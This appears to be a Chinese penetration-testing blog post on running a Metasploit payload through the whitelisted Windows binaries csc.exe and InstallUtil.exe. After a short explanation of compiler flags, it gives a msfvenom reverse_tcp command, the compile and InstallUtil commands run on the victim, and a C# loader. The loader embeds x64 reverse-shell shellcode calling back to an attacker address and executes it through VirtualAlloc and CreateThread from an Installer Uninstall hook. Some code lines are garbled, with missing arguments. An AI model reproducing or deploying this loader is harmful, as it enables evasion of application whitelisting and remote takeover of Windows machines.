
渗透测试-基于白名单执行payload--Csc
复现亮神课程 基于白名单执行payload--csc
0x01 Csc.exe
C#的在Windows平台下的编译器名称是Csc.exe,如果你的.NET FrameWork SDK安装在C盘,那么你可以在C:\WINNT\Microsoft.NET\Framework\xxxxx目录中发现它。为了使用方便,你可以手动把这个目录添加到Path环境变量中去。用Csc.exe编译HelloWorld.cs非常简单,打开命令提示符,并切换到存放 test.cs文件的目录中,输入下列行命令:csc /target:exe test.cs 将Ttest.cs编译成名为test.exe的console应用程序
说明:Csc.exe所在路径没有被系统添加PATH环境变量中,因此,csc命令无法识别。基于白名单Csc.exe配置payload:
Windows 7 默认位置:
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\csc.exe

C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe

0x02 csc.exe&&InstallUtil.exe使用
Csc参数实例:
编译 File.cs 以产生 File.exe:
csc File.cs
编译 File.cs 以产生 File.dll:
csc /target:library File.cs
编译 File.cs 并创建 My.exe:
csc /out:My.exe File.cs
通过使用优化和定义 DEBUG 符号,编译当前目录中所有的 C# 文件。输出为 File2.exe:
csc /define:DEBUG /optimize /out:File2.exe *.cs
编译当前目录中所有的 C# 文件,以产生 File2.dll 的调试版本。不显示任何徽标和警告:
csc /target:library / /nologo /debug *.cs
将当前目录中所有的 C# 文件编译为 Something.xyz(一个 DLL):
csc /target:library /out:Something.xyz *.cs
InstallUtil.exe的使用:
安装一个Windows服务的命令:

InstallUtil.exe   E:\PGSApp\PGS.DeadQRecover.Service.Installer\PGS.DeadQRecover.Service.exe

卸载一个Windows服务的命令:

InstallUtil.exe  -u  E:\PGSApp\PGS.DeadQRecover.Service.Installer\PGS.DeadQRecover.Service.exe
0x03 攻击复现
攻击机: Kali
靶机: Windows 7
配置msf:


配置payload:
msfvenom -p windows/x64/shell/reverse_tcp lhost= -f csharp


靶机执行:
C:\Users\Administrator\Desktop\Csc>C:\Windows\Microsoft.NET\Framework64\v4.0.303

\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target

:library /out:hacker.exe /platform:x64 /unsafe C:\Users\Administrator\Desktop\Cs

c\test.cs
C:\Users\Administrator\Desktop\Csc>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Users\Administrator\Desktop\Csc\hacker.exe

Test.cs:
using System;

using System.Net;

using System.Diagnostics;

using System.Reflection;

using System.Configuration.Install;

using System.Runtime.InteropServices;

// msfvenom ‐p windows/x64/shell/reverse_tcp LHOST=192.168.1.4 LPORT=53 ‐f csharp

public class Program

{

public static void Main()

{

}

}

[System.ComponentModel.RunInstaller(true)]

public class Sample : System.Configuration.Install.Installer

{

public override void Uninstall(System.Collections.IDictionary savedState)

{

Shellcode.Exec();

}

}

public class Shellcode

{

public static void Exec()

{

] {

0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,

0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,

0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,

0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,

0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,

0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,

0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,

0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,

0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,

0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,

0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,

0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,

0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,

0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,

0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,

0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,

0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0xa8,0xbe,0x8d,0x41,0x54,0x49,0x89,0xe4,

0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,

0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,

0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,

0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,

0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,

0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,

0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,

0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,

0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,

0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,

0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,

0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,

0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,

0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,

0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,

0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,

0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5  };

UInt32 funcAddr = VirtualAlloc(, (UInt32)shellcode .Length,

MEM_COMMIT, PAGE_EXECUTE_READWRITE);

Marshal.Copy(shellcode , , (IntPtr)(funcAddr), shellcode .Length);

IntPtr hThread = IntPtr.Zero;

UInt32 threadId = ;

IntPtr pinfo = IntPtr.Zero;

hThread = CreateThread(, , funcAddr, pinfo, , ref threadId);

WaitForSingleObject(hThread, 0xFFFFFFFF);

}

private static UInt32 MEM_COMMIT = 0x1000;

private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]

private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr,UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

[DllImport("kernel32")]

private static extern bool VirtualFree(IntPtr lpAddress,

UInt32 dwSize, UInt32 dwFreeType);

[DllImport("kernel32")]

private static extern IntPtr CreateThread(

UInt32 lpThreadAttributes,

UInt32 dwStackSize,

UInt32 lpStartAddress,

IntPtr param,

UInt32 dwCreationFlags,

ref UInt32 lpThreadId

);

[DllImport("kernel32")]

private static extern bool CloseHandle(IntPtr handle);

[DllImport("kernel32")]

private static extern UInt32 WaitForSingleObject(

IntPtr hHandle,

UInt32 dwMilliseconds

);

[DllImport("kernel32")]

private static extern IntPtr GetModuleHandle(

string moduleName

);

[DllImport("kernel32")]

private static extern UInt32 GetProcAddress(

IntPtr hModule,

string procName

);

[DllImport("kernel32")]

private static extern UInt32 LoadLibrary(

string lpFileName

);

[DllImport("kernel32")]

private static extern UInt32 GetLastError();

}
渗透测试-基于白名单执行payload--Csc的更多相关文章
- 渗透测试-基于白名单执行payload--Odbcconf
复现亮神课程 基于白名单执行payload--Odbcconf 0x01 Odbcconf简介: ODBCCONF.exe是一个命令行工具,允许配置ODBC驱动程序和数据源. 微软官方文档:https ...
- 渗透测试-基于白名单执行payload--Regsvr32
复现亮神课程 基于白名单执行payload--Regsvr32 0x01 Regsvr32 Regsvr32命令用于注册COM组件,是 Windows 系统提供的用来向系统注册控件或者卸载控件的命令, ...
- 渗透测试-基于白名单执行payload--Msiexec
复现亮神课程 基于白名单执行payload--Msiexec 0x01 关于msiexec Msiexec 是 Windows Installer 的一部分.用于安装 Windows Install ...
- 渗透测试=基于白名单执行payload--Ftp
还是自己动手复现亮神课程的过程. 环境 靶机win7 攻击机 kali Ftp.exe简介: Ftp.exe是Windows本身自带的一个程序,属于微软TP工具,提供基本的FTP访问 说明:Ftp.e ...
- 渗透测试-基于白名单执行payload--zipfldr.dll
0x01 zipfldr.dll简介: zipfldr.dll自Windows xp开始自带的zip文件压缩/解压工具组件. 说明:zipfldr.dll所在路径已被系统添加PATH环境变量中,因此, ...
- 渗透测试-基于白名单执行payload--Compiler
复现亮神课程 0x01 Compiler前言 说明:Microsoft.Workflow.Comiler.exe是.NET Framework默认自带的一个实用工具,用户能够以XOML工作流文件的形式 ...
- 渗透测试-基于白名单执行payload--Cmstp
0x01 Cmstp简介 Cmstp安装或删除“连接管理器”服务配置文件.如果不含可选参数的情况下使用,则 cmstp 会使用对应于操作系统和用户的权限的默认设置来安装服务配置文件. 微软官方文档: ...
- 渗透测试-基于白名单执行payload--Pcalua
0x01 Pcalua简介 Windows进程兼容性助理(Program Compatibility Assistant)的一个组件. 说明:Pcalua.exe所在路径已被系统添加PATH环境变量中 ...
- 渗透测试-基于白名单执行payload--Forfiles
0x01 Forfiles简介: Forfiles为Windows默认安装的文件操作搜索工具之一,可根据日期,后缀名,修改日期为条件.常与批处理配合使用. 微软官方文档:https://docs.mi ...
随机推荐
- springboot 多模块项目创建
1.File>new>project 直接点击next 2.输入groupId .artifactId 3.选择项目保存路劲 finish 4.成功创建多模块项目的根模块 5.创建子 ...
- Android 点九图机制讲解及在聊天气泡中的应用
点九图简介 Android为了使用同一张图作为不同数量文字的背景,设计了一种可以指定区域拉伸的图片格式".9.png",这种图片格式就是点九图. 注意:这种图片格式只能被使用于An ...
- 基于python-django框架的支付宝支付案例
目录 @ 一. 开发前的准备 1. 必须了解的知识 SDK:软件开发工具包,可以为开发者提供快速开发的工具 沙箱环境:也就是测试环境 支付宝支付金额的精度:小数点后两位(面试) 支付宝用的什么加密方式 ...
- .Net轻量状态机Stateless
很多业务系统开发中,不可避免的会出现状态变化,通常采用的情形可能是使用工作流去完成,但是对于简单场景下,用工作流有点大财小用感觉,比如订单业务中,订单状态的变更,涉及到的状态量不是很多,即使通过简单的 ...
- [scikit-learn] 特征二值化
1.首先造一个测试数据集 #coding:utf-8 import numpy import pandas as pd from sklearn.preprocessing import OneHot ...
- [Leetcode] 第290题 单词模式
一.题目描述 给定一种 pattern(模式) 和一个字符串 str ,判断 str 是否遵循相同的模式. 这里的遵循指完全匹配,例如, pattern 里的每个字母和字符串 str 中的每个非空单词 ...
- JavaScript之基本语句
前面的内容记录了JavaScript的一些基本概念,本次主要讲解一下JS中常用的语句. 和大多数其他编程语言一样,JS也主要包括:选择.循环.错误检测.函数等.JS的语句基本是由值.运算符.表达式.关 ...
- 转载:elastic5.x部署常见问题总结
原博文名称:ElasticSearch 5.0.0 安装部署常见错误或问题 原博文地址为:http://www.dajiangtai.com/community/18136.do?origin=csd ...
- filebeat相关registry文件内容解析
filebeat的registry文件中存放的是被采集的所有日志的相关信息. linux中registry中一条日志记录的内容如下 {"source":"/var/log ...
- elasticsearch深度分页问题
elasticsearch专栏:https://www.cnblogs.com/hello-shf/category/1550315.html 一.深度分页方式from + size es 默认采用的 ...